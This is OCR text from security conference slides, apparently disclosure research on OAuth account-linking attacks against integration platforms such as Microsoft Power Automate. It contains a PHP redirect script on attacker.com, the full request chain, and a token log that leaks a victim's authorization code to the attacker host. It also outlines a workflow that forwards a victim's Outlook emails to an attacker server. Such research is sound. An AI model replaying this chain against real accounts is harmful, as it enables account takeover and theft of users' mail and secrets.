
Kudos to the following responsible companies:

- **Samsung:** Studied as early as 2019, later extended to a full-blown research
- **Microsoft:** Keep us closest in the loop
- **Amazon:** Responsible and Generous
- **Google:** Fixed in two weeks


Concrete Attack Example

Demo 1: Steal Outlook Emails

Microsoft Power Automate



How to launch the attack?



Attacking first-parties (MS-owned Services)

Implicitly Trusted => No Consent Ever

Combining 2 attacks, making 1-click to our *unpublished* malicious app

OAuth Session Fixation + COAT Vulnerability = 1-click Account Takeovers

Attacker starts w/ benign app

Victim starts w/ **malicious app**

Attacker starts w/ **malicious app**

Attack Preparations

OAuth 2.0

Identity Provider

Generic Oauth 2

Client ID *

123456

Client secret *

••••••

Authorization URL *

https://attacker.com/authorize

Token URL *

https://attacker.com/token

Redirect URL

https://global.consent.azure-apim.net/redirect...

Custom connectors

+ New custom connector

Icon	Name	Actions
	Test Attacker	+ ↓ ✎ ...


[Initiate Account Linking]
POST
https://api.powerapps.com/shared_test-5fe4103bc0fad2111d-5fd90941b0420eacf9/connections/2eadad06-944a-4c33-81c7-35f4-008027c7

[/pre_authorize]
GET
https://consent.azure-apim.net/login?data=eyJMb2dpbklkIjoiYXNpYS0wMDFfdGVzdC01ZmU0MTAzYmMwZmFkMjExMWQtNWZkOTA5NDF...BYXZNYXFZM3IrZTI0SzQ0YmZGQTU2R3VBQIVaYkxrOHM9In0

URL-dispatched Account linking session

Distribute Attack URL

/pre_authorize URL




attacker.com/authorize

```
<?php
header("Location: https://login.microsoftonline.com
/common/oauth2/authorize?client_id=7ab7862c-4c57-49
1e-8a45-d52a7e023983&response_type=code&redirect_ur
i=https%3a%2f%2fglobal.consent.azure-apim.net%2fred
irect%2foffice365&resource=https%3a%2f%2fgraph.micr
osoft.com&prompt=none&state=".$_GET['state']);
?>
~
~
~
```

Crafted Redirect in COAT


Redirects to
GET
https://**attacker.com**/authorize
?client_id=**123456**
&redirect_uri=**https://global.consent.azure-apim.net/redirect**
&state=**20df1848-3847-47dc-b98a-01befca5675d**

Redirects to
GET
https://**login.microsoftonline.com/common/oauth2/authorize**
?client_id=**7ab7862c-4c57-491e-8a45-d52a7e023983**
&redirect_uri=**https://consent.azure-apim.net/redirect/office365**
& **prompt=none**
&state=**20df1848-3847-47dc-b98a-01befca5675d**



Account Selection Page Bypass

Leak Authorization Code



Return Authorization Code to R

GET https://consent.azure-apim.net/redirect/**office365**
?code=0.AVQAZ0SPUnKTWkq... 5uEj04ZBukYUg
&state=**20df1848-3847-47dc-b98a-01befca5675d**
w/ cookie state20df1848-3847-47dc-b98a-01befca5675d=
{"AppId": "**test-5fe4103bc0fad2111d-5fd90941b0420eacf9**"…}

Token Exchange

POST https://**attacker.com**/token
code=0.AVQAZ0SPUnKTWkq... 5uEj04ZBukYUg

User Session Integrity Check

Mismatch detected, but too late!

attacker.com/token log

code=0.AVQAZ0SPUnKTWkqMlPonAoUhXSyGt3pXTB5JikXVKn4COYNUAF0.AgABBAI
AAAApTwJmzXqdR4BN2miheQMYAgDs_wUA9P9zghgobYOECJ_pI07g3fm_SFPvv8rhw
j3WaD41G5hGOhZ1vVc91oxxwquc8xo4UVTbmlUap5jb4TUB7rbEKdRUZb0tRlXpyKN
kTnuMLU6RytaQ8d8DjwV7Me5PMu7jxNgr4b147sOeUv-l5umQ8I5Y6wLhn4UPoG9tH
RAT5TSbNSz4FQqhRARNZi7yxuvEcavjeslgDSijKSgDlkXRuURNF31lMina_QU7LPK
ARP27zBsHcRUJwAMH77L7QkFrAaZfm2jpe72oq2c3r1vIrA2QCETwQIImeUyCwkHx-
S_f-XSLruXpiRn3qXBscASLOFDmtw0BP8KxvTPskc2EaqXLeUIeMzhGRr-t-CdtmqI
GrgwbW-8chXQaKuPEKdU4fvnTaW2n_dn1eYutazPFtSPYxk7h93RPoU4p2zaGfDamH
yibHZiRVSy2NG-bci5MKUthVFtiNyktmIyU38GehfbuzjBUZfeSgN_GoufLDPnfP9g
85MLnFXgFILZgPnkZl4t0Nu3qurTPT1vC_jdLtFLExY7ZqL6E2onpwgqnhvLv8JneG
LxRK_uXFFcONpmXamSnXfpeZeb9pn7W1x9uVwvePw3l12dgZ4CwU03S88iXbQAR9Jo
LErGrhZVCrAg4HZEVa3o0YU7ivQYF4YF3MxlJAylazqs27241 X8naEhzcm1GPd
lWBEKgOJv1Wi0b-Eb8mzsM8SbM_5kRUeYRAqpcTdnIAt2LX S9aUcex_12gS
uA5n8dxXwL_c1BSv0NILLgLloITiIy5eQ35uEj04ZBukYUg

~

All

Name	Modified ↓	Status
victim@email.com Office 365 Outlook	1 min ago	Connected


Unauthorized Access

Attacker's Platform Account 🔗 **Victim's App Account**

Configure Workflow to Exfiltrate Emails

Microsoft
Power Automate

Integration Platform



Integrated Apps

Forward all emails to my server

Name		Modified ↓	Status
victim@email.com Office 365 Outlook	···	1 min ago	Connected

Unauthorized Access

Attacker's Platform Account 🔗 **Victim's App Account**


Last Demo: What's worse than Secrets Leaked?


Attack Summary

Microsoft Power Automate

With just 1 click on an unassuming link

- Steal Office 365 Outlook Emails
- Leak Azure Key Vault Secrets (1 more click to steal another app's access)
- And more … (50+ Apps/Services in Microsoft 365 and Azure)





Related Work

- **Traditional IdP Mix-up Attack (Theoretical Attacks with no real-world impact, Defense NOT applicable to integration platforms)**
  - https://danielfett.de/2020/05/04/mix-up-revisited/
  - **[CCS '16]** Daniel Fett, Ralf Küsters, and Guido Schmitz. A Comprehensive Formal Security Analysis of OAuth 2.0
  - **[RFC 9207]** Meyer zu Selhausen, K. and D. Fett. OAuth 2.0 Authorization Server Issuer Identification
- **Related isolated instances of attacks (Weaker attacks, Parallel Independent Work)**
  - https://fatnassifiras.medium.com/cross-tenant-information-disclosure-unraveling-microsoft-connections-custom-connectors-and-oauth-6487321d28b3
  - https://hackerone.com/reports/1727221


Paradigm Shift due to "OAuth-Roles Reversal"

Cross-app Attacks

⭐ OAuth for "Account Linking" in Integration Platforms

OAuth Client

Authorization Server (AS)




Practical Attacks ← **Untrusted** Apps

IdP Mix-up Attack

Traditional OAuth for Single Sign-on (SSO)

